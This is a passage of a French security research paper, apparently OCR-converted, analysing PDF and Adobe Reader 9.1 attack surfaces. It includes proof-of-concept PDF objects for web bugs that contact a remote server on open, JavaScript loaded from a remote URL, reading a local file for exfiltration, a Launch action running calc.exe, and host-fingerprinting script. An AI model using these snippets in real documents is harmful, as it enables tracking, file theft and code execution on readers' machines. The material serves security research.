À chaque page, on ajoute une nouvelle action indiquant de passer à la page suivante quand la page courante est ouverte. Pour la dernière page, on stipule de revenir à la première :

```
/AA <<
    /O <<
        /S /Named
        /N /FirstPage % Actions's Name is FirstPage
    >>
>>
```

On obtient exactement le même résultat avec une action de type `GoTo` (ici, nous fournissons le code permettant à la dernière page de reboucler sur la première) :

```
/AA <<                      % Page's object Additional Action
    /O <<                   % When the page is Open
        /S /GoTo            % Perform an action of type GoTo
        /D [1 0 R /Fit ]    % Destination is object 1 with its
                            % content magnified to fit the window
    >>
>>
```

Ici, les sauts se font d'une page à la suivante, compromettant déjà la lecture du fichier, mais on pourrait facilement modifier ces sauts avec des destinations aléatoires.

De plus, l'action `GoTo` n'est pas limité au document courant : on peut accéder à d'autres fichiers PDF du moment qu'on connaît leur emplacement précis. Ainsi, le code ci-après saute entre deux documents `moebius-gotor-1.pdf` et `moebius-gotor-2.pdf` situés dans le même répertoire :

```
/AA <<
    /O <<
        /S /GoToR
        /F (moebius-gotor-2.pdf)
        /D [0 /Fit ]
        /NewWindow false
    >>
>>
```

```
/AA <<
    /O <<
        /S /GoToR
        /F (moebius-gotor-1.pdf)
        /D [0 /Fit ]
        /NewWindow false
    >>
>>
```

De telles modifications exécutées sur tous les documents d'un utilisateur s'avèrent fastidieuses à corriger...

4.3 Entrées/Sorties

Dans cette partie, nous nous intéressons aux moyens de communication mis en place par la norme PDF, ou les logiciels qui l'implémentent. Cela inclus également les fuites d'information, par définition involontaires.


Cache-cache... ou pas !

De nombreux logiciels de manipulation de fichiers PDF permettent de masquer du texte. Cela se traduit par un carré noir superposé au texte à cacher. Or, souvenons-nous que dans les fichiers PDF, tout est objet... y compris ce carré noir. On peut donc le retirer du fichier.

Mais pire, malgré ce carré, il est encore possible d'accéder au texte sans le retirer : un simple copier/coller suffit. En effet, la sélection réalisée à la souris ne tient pas compte de l'objet « carré » et place le texte dans le presse-papier, qu'on récupère en le collant dans n'importe quel autre document. C'est ainsi que les services de renseignements américains ont déclassifié le rapport d'enquête sur la mort, le 4 Mars 2005, de l'agent secret italien Calipari. Tous les noms des membres de la patrouilles américaines et quelques autres éléments étaient « masqués » de cette manière.

Une autre technique utilisable pour dissimuler du texte est de l'écrire de la même couleur que le fond du document. Ainsi, on a vu de nombreux sites web écrire beaucoup de phrases en blanc sur fond blanc pour obtenir un meilleur référencement. Cette technique fonctionne également avec le PDF... pour peu qu'on considère qu'elle fonctionne. Là encore, un bon vieux copier/coller révèle tous les détails, comme l'ont appris à leurs dépends les avocats de Facebook (cf. fig. 11).

Une autre méthode pour révéler l'invisible est de changer de domaine : passer du visuel à l'auditif. Les versions modernes du Reader comprenne un module appelé *Read out loud*, capable de lire à haute et intelligible voix du texte... même masqué par un bloc noir ou écrit blanc sur blanc !



(a) Compte-rendu d'audition (b) Contenu dissimulé… à la vue

Fig. 11. Facebook, les chiffres cachés… mais révélés quand même

Sauvegarde incrémentale

La norme définit le format PDF comme incrémentale, c'est-à-dire que chaque nouvelle révision d'un document ne stocke que les différences avec la version précédente (cf. fig. 12).

Alors qu'on a longtemps montré du doigt les documents MS Office qui fonctionnaient également comme ça, dans les dernières versions de cette suite bureautique, ce mode de sauvegarde n'est plus activé par défaut.

Quelles informations sont accessibles

Grâce à l'interpréteur JavaScript présent dans Adobe Reader, on peut accéder à différentes informations sur la machine sur laquelle le fichier est ouvert (cf. fig. 13).

Web bugs I : passer par le navigateur

Une fonctionnalité souvent recherchée par des gens soucieux de la diffusion de documents est la capacité à tracer l'accès aux dits documents. La norme PDF fournit, malgré elle, différents moyens de créer des *web bugs*, c'est-à-dire de provoquer une connexion vers un site web dès que le document est ouvert.

Fig. 12. Format de sauvegarde incrémentale

La méthode la plus simple est, dès l'ouverture du fichier, de demander au lecteur de se connecter à un site web. Ce n'est pas la plus discrète dans la mesure où elle provoque le lancement du navigateur par défaut, et sa connexion vers la page indiquée :

```
1 0 obj
<<
    /Type /Catalog
    /OpenAction <<  % When document is open
        /S /URI     % Action's type is to resolve an URI
           /URI (http://security-labs.org/fred/webbug-browser.html)
    >>
    /Pages 2 0 R
>>
```

Selon les lecteurs de PDF, le comportement n'est pas le même :

- avec xpdf et preview, il ne se passe rien ;
- avec Adobe Reader, un pop-up apparaît demandant l'autorisation pour se connecter ;
- avec Foxit, aucune autorisation n'est demandée, mais la connexion a quand même lieu.

Signalons que le code précédent fournit en PDF est également réalisable en JavaScript :

```
4 0 obj
<<
```

```
        /JS (app.launchURL("http://security-labs.org/fred/webbug-reader.php"))
        /S /JavaScript
    >>
    endobj
```

Dans les deux cas, une alerte est présentée à l'utilisateur (cf. figure 14).

Comme nous l'avons mentionné en section 3, de nombreux paramètres de sécurité d'Adobe Reader sont gérés au niveau de l'utilisateur, y compris les sites auxquels on peut se connecter (les sites autorisés ne lèvent plus d'alerte) :

```
# :~/.adobe/Acrobat/8.0/Preferences/reader_prefs
/TrustManager [/c << /DefaultLaunchURLPerms [/c
    << /HostPerms [/t (version:1|\alert{security-labs.org:2})] >>]>>]
```

Web bugs II : passer par Adobe Reader

L'inconvénient principal de l'approche précédente est de lancer le navigateur. Or, on peut réaliser la même opération directement depuis Adobe Reader. Cette fois, si un pop-up apparaît encore (par défaut), aucune nouvelle application n'est démarrée.

Pour cela, on utilise les formulaires[11]. En effet, la norme supporte cette fonctionnalité qui, même si elle est réduite par rapport aux possibilités offertes par les langages web modernes, n'en reste pas moins intéressante pour un attaquant.

Les formulaires reposent sur :

– un navigateur embarqué dans le lecteur Adobe Reader ;
– quatre types de champs : *Button, Text, Choice, Signature* ;
– quatre actions : `Submit, Reset, ImportData, JavaScript`.

Ces formulaires en PDF fonctionnent comme des formulaires web habituels, excepté qu'ils sont décrits avec des objets PDF. De plus, le format des données est également adapté en s'appuyant sur le *File Data Format* (FDF). Ce format, version simplifiée du PDF, est dédié à la manipulation de données, à leur échange, etc.

Le code suivant soumet un formulaire, sans argument, directement à l'ouverture du document. Un pop-up apparaît toujours, tant que le site destination n'est pas explicitement autorisé, mais aucune autre application n'est cette fois lancée :

```
1 0 obj
<<
    /OpenAction <<          % When document is open
        /S /SubmitForm      % Perform a SubmitForm action
        /F <<               % Connecting to this site
            /F (http://security-labs.org/fred/webbug-reader.php)
            /FS /URL
```

[11] Une nouvelle version de formulaire, appelée XFA, est depuis peu supportée, mais ne sera pas traitée dans la suite.

```
            >>
            /Fields []          % Passing arguments
            /Flags 12           % Using a HTTP GET method
        >>
        /Pages 2 0 R
        /Type /Catalog
    >>
    endobj
```

Là encore, la même opération est réalisable en JavaScript avec l'instruction `this.SubmitForm`.

Signalons que, lorsqu'un formulaire est soumis par un de ces biais, le serveur peut retourner un nouveau document qui sera alors traité par Adobe Reader.

Pour conclure sur les webbugs, quand on en réalise en s'appuyant sur les URLs (`URI, app.LauchURL`), un appel externe est réalisé. Par exemple, sous Linux, on voit l'appel système suivant :

```
execve("/usr/bin/firefox", ["firefox", "-remote",
       "openURL(http://security-labs.org/fred/webbug-reader.php,new-tab)"],
       [/* 45 vars */]) = 0
```

Inversement, quand on s'appuie sur les formulaires (\`SubmitForm`, `this.submitForm`), tout se passe en interne[12] :

```
# Get IP address
socket(PF_INET, SOCK_DGRAM, IPPROTO_IP) = 29
connect(29, {sa_family=AF_INET,sin_port=53,sin_addr=inet_addr("10.42.42.1")}) =
    0
recvfrom(29, ...) = 45
# Connect to the server
socket(PF_INET, SOCK_STREAM, IPPROTO_TCP) = 29
connect(29, {sa_family=AF_INET, sin_port=80, sin_addr=inet_addr("...")}, 16)
send(29, "GET /fred/webbug-reader.php HTTP/1.1\r\n
  User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.7.8)
      Gecko/20050524 Fedora/1.0.4-4 Firefox/{\bf 1.0.4}\r\n
  Host: seclabs.org\r\n
  Accept: */*\r\n\r\n"..., 179, 0) = 179
recv(29, "HTTP/1.1 200 OK\r\n...) = 1448
```

4.4 Lecture/Écriture sur la cible

Nous nous intéressons dans les sections suivantes à la lecture/écriture de données arbitraires sur la cible depuis le document PDF, chose relativement peu aisée.

[12] On notera avec intérêt et néanmoins désespoir la version du *user agent*, 1.0.4. On ira alors constater avec encore plus de désespoir la liste des failles présentes depuis cette version : http://www.mozilla.org/security/known-vulnerabilities/.

External streams

La philosophie de la norme PDF est de créer des fichiers qui contiennent toute l'information dont ils ont besoin pour s'afficher : images, polices, textes...

Cependant, à partir de la version 1.2 de la norme, les *external streams* font leur apparition : afin de réduire la taille d'un fichier PDF, les flux pourront aller chercher leurs données en dehors du fichier PDF lui-même. Si cela est initialement prévu pour des contenus multimédia, ça marche de la même manière pour, par exemple, les sources d'un JavaScript :

```
4 0 obj
<<
    /S /JavaScript
    \alert{/JS 6 0 R}
>>
endobj
```

```
6 0 obj
<<
    /Length 0
    /F <<
        /FS /URL
        \alert{/F (http://security-labs.org/fred/
            script.js)}
    >>
>>stream
endstream
endobj
```

Dans le code précédent, l'objet 4 représente un JavaScript dont le source est contenu dans l'objet 6. Cet objet 6 est un flux, de taille 0, et dont le contenu est accessible via une URL.

Toujours grâce à cette fonctionnalité, il est également possible de casser un autre principe de la norme PDF et accéder à n'importe quel type de fichiers. Pour cela, on définit dans un fichier PDF des fichiers embarqués dont le contenu est en réalité un fichier du système hôte, quelque soit son format.

Dans l'exemple suivant, on définit dans le catalogue du fichier deux objets : un en JavaScript pour lire le fichier et l'exfiltrer vers un site externe, l'autre permettant de récupérer le contenu d'un fichier `secret.doc`.

```
1 0 obj
<<
    /Type /Catalog
     /Names <<
            /JavaScript \textcolor{darkgray}{2 0 R}
            /EmbeddedFiles \textcolor{gray}{6 0 R}
    >>
>>
endobj
```

Le fichier embarqué est défini dans l'objet 6, dont le contenu est fourni par l'objet 9. Ce dernier est un flux externe dont les données sont fournies par le fichier cible :

```
\textcolor{gray}{6 0 obj} <<
```

```
        \textcolor{gray}{/EF << /F 9 0 R >>}
        /F (secret.doc)
        /Type /Filespec
    >>
    \textcolor{gray}{9 0 obj} <<
        /Length 0
        /F (secret.doc)
    >>
```

Le JavaScript contenu dans l'objet 2 permet de récupérer le contenu du flux, puis de l'exporter via un formulaire invisible :

```
// JavaScript to read, and transform any kind of file
var stream = this.getDataObjectContents("secret.doc");
var data = util.stringFromStream(stream, "utf-8");
```

Ce morceau de code permet de lire un fichier sur le disque de l'utilisateur à un emplacement quelconque.

Si ces incongruités sont prévues dans la norme, les développeurs ont dû réaliser la dangerosité de la chose car seul Adobe Reader supporte cette fonctionnalité dans ses versions 7 et 8 (mais plus dans la 9), et elle n'est heureusement pas activée par défaut.

Gestion des caches

De nombreuses opérations manipulant des fichiers passent par le cache de l'utilisateur. Par exemple, quand un attachement (fichier embarqué) est exécuté, il est d'abord écrit sur le disque de l'utilisateur. Néanmoins, on ne contrôle pas l'endroit où le fichier est écrit et, dans le cas d'Adobe Reader, le fichier est effacé à la fermeture du logiciel. L'intérêt toutefois est ici que le filtrage, tel que présenté en section 3 s'appuie sur les extensions, et les fichiers `.pdf` et `.fdf` ne sont pas filtrés.

Concernant les fichiers multimédia, le comportement est le même et le fichier multimédia est recopié dans un fichier temporaire. Sa persistance sur le système dépend alors du lecteur. Signalons qu'il est toutefois possible de jouer un contenu dans un lecteur lancé de manière invisible.

Méthode Doc.saveAs()

Il existe une méthode JavaScript permettant de sauvegarder un document ouvert sur le disque : `Doc.saveAs`. Cependant cette méthode n'est pas accessible directement par défaut. Elle nécessite que le code soit en mode privilégié, et que les *Usage Rights* (cf. 5.3) soient activés pour le document.

Il n'est pas non plus possible d'écrire n'importe où avec cette méthode. Reader vérifie le chemin donné en argument de façon à protéger l'accès aux répertoires systèmes et à son propre répertoire de configuration.

4.5 Exécution de code

La dernière action qui sera présentée est `Launch`. Elle permet de lancer une commande présente sur le système, même si l'utilisateur est préalablement averti par un pop-up :

```
/OpenAction <<
       /S /Launch
       /F <<
          /DOS (C:\textbackslash{}WINDOWS\textbackslash{}system32\textbackslash
              {}calc.exe)
          /Unix (/usr/bin/xcalc)
          /Mac (/Applications/Calculator.app)
       >>
>>
```

L'exemple ci-dessus lance une calculatrice sous Windows, Linux et Mac OS X.

Là où cette primitive devient encore plus intéressante, et donc dangereuse, c'est qu'il est possible de démarrer une application contenue dans le fichier PDF lui-même, en tant qu'attachement (fichier embarqué). Une fois de plus, la norme prévoit que cela soit réalisable soit directement, soit via la fonction JavaScript `exportDataObject`.

Conscients des risques, cette action est restreinte par les éditeurs logiciels : un filtrage fondé sur les extensions est mis en place. Ainsi, sous Windows, les `.exe` ne sont pas autorisés avec Foxit ou Adobe Reader (et l'utilisateur ne peut pas outrepasser cette politique pour une fois). Cependant, cette politique de sécurité à base de liste noire est largement imparfaite :

- dans Foxit et jusque la version 8 d'Adobe Reader, les `.jar` ne sont pas filtrés ;
- dans la version 9 d'Adobe Reader, une faille[13] dans la fonction qui vérifie les extensions permet d'outrepasser le filtrage ;
- les scripts de type python ou ruby ne sont jamais filtrés.

5 Acrobat vu de dedans

Cette partie constitue l'amorce d'une nouvelle étude. Jusqu'à présent, nous nous sommes efforcés de regarder essentiellement la norme, sans tenir compte de l'environnement dans lequel un fichier PDF évolue. Il se trouve que le leader du secteur est le logiciel Adobe Reader. Dans la perspective de proposer des améliorations et des variantes d'attaques à l'aide de PDF, ils nous semblent important de comprendre l'environnement dans lequel évoluent ces fichiers : le Reader.

[13] Cette faille, consistant simplement à ajouter le caractère ' :' ou '\' après l'extension a été rapporté en Novembre 2008 et a été corrigée récemment dans la version 9.1.

Pour cela, nous avons commencé par chercher à identifier ces multiples composants, et en particulier son système de plug-ins. Nous avons ensuite regardé la notion de confiance, au travers de la signature numérique, la certification de documents, et des *usage rights*. Puis nous nous sommes intéressés au chiffrement de fichiers. Enfin, nous avons étudié un contexte particulier : le Reader en tant que plug-in dans un navigateur.

5.1 Le monde en PDF selon Adobe

La gamme d'Adobe spécialisée dans la gestion et la manipulation du format PDF est Acrobat. La dernière version en date est la 9.1. La gamme Acrobat est constituée des produits suivants :

- Adobe Reader
- Adobe Acrobat Standard
- Adobe Acrobat Pro
- Adobe Acrobat Pro Extended

Adobe Reader est la version la plus minimaliste des produits de la gamme. Elle est gratuite et destinée à l'échange, le visionnage et l'impression de documents PDF. Il n'est ainsi pas possible de modifier un PDF avec Adobe Reader, où du moins dans une très faible mesure.

Les autres versions (Standard, Pro et Pro Extended) sont des produits commerciaux d'Adobe. Ils offrent la possibilité de créer des PDF et de les modifier grâce à une interface WYSIWYG.

Acrobat Standard, Pro et Pro Extended diffèrent dans le support de certaines fonctionnalités avancées, comme la gestion du contenu multimédia, de la 3D...

Les versions payantes d'Acrobat supportent aussi un jeu de fonctions JavaScript plus important (et plus dangereux) que celui de Reader.

5.2 Architecture générale : le cas Acrobat Reader 9.1 sous Windows

Adobe Reader est un logiciel ÉNORME ! Les éléments présentés ci-après ne sont qu'une infime partie de tout ce qu'il y a à regarder. L'installation d'Acrobat Reader fait à peu près 250 Mo pour la version 9.1. Nous nous intéressons au répertoire `Reader` qui contient l'essentiel des bibliothèques et exécutables[14].

Le cœur du Reader se situe dans la dll `AcroRd32.dll`. Cette dll de taille respectable (19.5 Mo) exporte plusieurs fonctions, dont deux particulièrement intéressantes :

- `AcroWinMainBrowser` est appelée par le plug-in du navigateur web ;

[14] 82 dlls et exécutables !

– `AcroWinMain` est appelée par le Reader mais aussi par plusieurs exécutables situés dans le répertoire `Reader`.

La plupart des fonctionnalités du Reader sont réalisées par des plug-ins (la liste des plug-ins est donnée en tableau 2). Il existe 3 types de plug-ins :

– les plug-ins normaux ;
– les plug-ins pour le Reader ;
– les plug-ins certifiés par Adobe.

Tab. 2. Liste et fonction des plug-ins dans Adobe Reader 9.1

Fichier	**Fonction**
`Accessibity.api`	Options relatives à l'accessibilité
`AcroForm.api`	Formulaires
`Annots.api`	Commentaires
`Checkers.api`	PDF consultant, framework de haut niveau permettant de modifier les objets PDF
`DVA.api`	Vérifie l'adéquation des PDFs par rapport à la norme
`DigSig.api`	gère les signatures cryptographiques
`EScript.api`	moteur javascript
`HLS.api`	permet de souligner ("highlight") les résultats des requêtes Web
`IA32.api`	accès à Internet
`MakeAccessible.api`	rendre les PDFs conformes aux standards de l'accessibilité
`Multimedia.api`	lecture audio/vidéo
`PDDom.api`	toolkit pour manipuler les DOM des PDFs
`PPKLite.api`	gère les PKI
`ReadOutLoud.api`	permet de lire les PDFs
`SaveAsRTF.api`	permet de sauver un PDF en texte ou RTF (version payante)
`Search.api`	recherche texte dans les PDFs
`Search5.api`	ancien plug-in de recherche
`SendMail.api`	envoi d'email
`Spelling.api`	correction orthographique
`Updater.api`	mises à jour
`eBook.api`	DRM
`reflow.api`	reformatte le PDF (multi-colonne par exemple.)
`weblink.api`	liens Web dans un PDF

Les plug-ins normaux sont ceux réalisés avec le SDK fourni par Adobe. Les plug-ins pour le Reader sont des plug-ins normaux signés par une clé fournie par Adobe à l'issue d'une demande du développeur. Les plug-ins certifiés sont des plug-ins que seuls Adobe peut fournir. Ces niveaux déterminent les fonctionnalités utilisables par le plug-in. Un plug-in certifié bénéficie des droits les plus élevés et peut par exemple modifier intégralement l'interface du Reader. Le modèle de sécurité d'Adobe permet par exemple de ne charger que les plug-ins certifiés.

Les plug-ins utilisent et enrichissent l'API d'Acrobat. Elle est divisée en 3 couches :
- la couche AV (*Acrobat Viewer* est la plus haut niveau et permet de modifier l'interface graphique ;
- la couche PD (*Portable Document*) permet de modifier la structure logique et physique du PDF ;
- la couche COS (*Cos Object System*) permet d'interagir avec les blocs de plus bas niveau.

En plus de ces couches, il existe des fonctions utilitaires et des fonctions spécifiques au système d'exploitation.

Lorsque le Reader charge un plug-in, il appelle d'abord la fonction `PlugInMain`. Ensuite il exécute un *handshake* avec le plug-in, durant lequel il indique son nom et un certains nombre de routines d'initialisation. Les plug-ins invoquent les méthodes du Reader (et des autres plug-ins) avec un mécanisme appelé HFT (*Host Function Table*).

Après que le handshake soit réussi, le Reader appele la méthode `PluginExportHFTs` du plug-in pour savoir quels sont les fonctions exposées par le plug-in. Ensuite il invoque la méthode `PluginImportReplaceAndRegister`. Durant celle-ci le plug-in effectue 3 tâches :
- il importe les HFTs dont il a besoin ;
- il enregistre des callbacks sur certains évènements ;
- il peut remplacer (si besoin est) certaines fonctions de l'API (par exemple AVAlert, AVDocClose etc.).

Finalement le Reader appelle la méthode `PluginInit` du plug-in. Certains d'entre eux fonctionnent aussi par l'intermédiaire de plug-ins. C'est le cas de `Acroform.api` qui va charger les fichiers contenus dans le répertoire `plug_insx\AcroFrom\PMP` et de `Multimedia.api` qui quand à lui charge les fichiers situés dans `plug_ins\Multimedia\MPP`.

D'autres sont liés à certaines dlls. Nous pouvons citer par exemple : `AdobeUpdater.dll` pour `Updater.api`, `AdobeLinguistic.dll` pour `Spelling.api`, `Onix32.dll` pour la recherche texte.

Nous avons ensuite les dlls responsables de l'affichage graphique : `AGM.dll`, `ACE.dll`, `CoolType.dll`, `BIB.dll` et `BIBUtils.dll`. Puis les dlls qui gère du xml : `AXE8SharedExpat.dll`, `AdobeXMP.dll` et `AXSLE.dll`. Les dlls qui gère l'unicode : `icudt36.dll` et `icucnv36.dll`. `sqlite.dll` est utilisé pour accéder à une base de données de préférences utilisateurs (`SharedDataEvents` qui contient 2 tables : `pref_events` et `version_table`.

```
>> sqlite3 SharedDataEvents
SQLite version 3.6.6.2
Enter ".help" for instructions
```

```
Enter SQL statements terminated with a ";"
sqlite> .schema
CREATE TABLE pref_events (event_id INTEGER NOT NULL PRIMARY KEY,
                          event_time INTEGER NOT NULL,
                          instance_guid TEXT NOT NULL,
                          section_name TEXT NOT NULL,
                          pref_key TEXT,
                          pref_value TEXT,
                          client_nonce INTEGER NOT NULL,
                          added INTEGER NOT NULL );
CREATE TABLE version_table ( version INTEGER NOT NULL PRIMARY KEY );
```

Nous avons ensuite l'aide du Reader : `ahclient.dll`. Les bibliothèques cryptographiques : `cryptocme2.dll` et `ccme_base.dll`, la gestion du JPEG2000 : `JP2KLib.dll`.

Ensuite une bibliothèque gérant toute la 3d : `rt3d.dll`. Celle-ci charge à la volée les dlls situés dans `plug_ins3d`. Nous notons que la plupart des bibliothèques 3d appartiennent à une société tierce : `Right Hemisphere`.


Lorsque Acrobat a besoin de demander l'avis de l'utilisateur par un popup, il utilise la bibliothèque `ADMPlugin.apl` située dans le répertoire `SPPPlugins`.

En résumé, l'architecture du Reader est bien découpée suivant les fonctionnalités attendues. Le cœur de l'API est situé dans une dll ce qui rend son utilisation possible par de multiples composants (lecteur, plug-in pour navigateur, ActiveX pour l'explorateur de fichiers). Ensuite nous avons des groupes de dlls implémentant des fonctionnalités communes (plug-ins, XML, Unicode, affichage graphique).

Cependant il est à noter que bien que la plupart des bibliothèques soient faites par Adobe, il existe un certain nombre de dlls tierces (IBM, Right Hemisphere).

Au final, nous pouvons voir sur la figure 15 l'architecture générale du Reader pour la version 9.1. En annexe A, nous avons aussi mis la liste des binaires installés par Acrobat.

```
    AddKeyValuePair("platform", app.
        platform);
    AddKeyValuePair("formsversion", app.
        formsVersion);
    AddKeyValuePair("language", app.
        language);
    AddKeyValuePair("viewerType", app.
        viewerType);
    AddKeyValuePair("viewerVariation",
        app.viewerVariation);
    AddKeyValuePair("viewerVersion", app.
        viewerVersion);
    AddKeyValuePair("url", this.URL);
    AddKeyValuePair("external", this.
        external);
```




```
    for (var i = 0; i < plugins.length; i
        ++) {
        AddKeyValuePair("plugin" + (i+1)
            + "name",
          plugins[i].name);
        AddKeyValuePair("plugin" + (i+1)
            + "version",
          plugins[i].version);
        AddKeyValuePair("plugin" + (i+1)
            + "certified",
          plugins[i].certified);
        AddKeyValuePair("plugin" + (i+1)
            + "loaded",
          plugins[i].loaded);
    }
```


```
    var pn = app.printerNames;
```




Fig. 13. Informations accessibles via le JavaScript

Fig. 14. Message d'alerte lors d'une tentative de connexion




Fig. 15. Architecture d'Acrobat Reader 9.1

5.3 Gestion de la confiance

Une grande partie de la sécurité des PDF repose sur la sécurité accordée au document. On distingue plusieurs niveaux de confiance pour un document : aucun, signature[15], certification. La suite de cette section détaille ces deux derniers niveaux.

La signature numérique

Un document PDF peut être signé numériquement de façon à authentifier son auteur. La signature est embarquée dans le fichier lui-même avec le certificat de l'auteur. Elle est vérifiée lors de l'ouverture du document par le Reader. Pour que la signature soit validée, il est nécessaire que l'ensemble du document ait été signé (voir fig. 16).

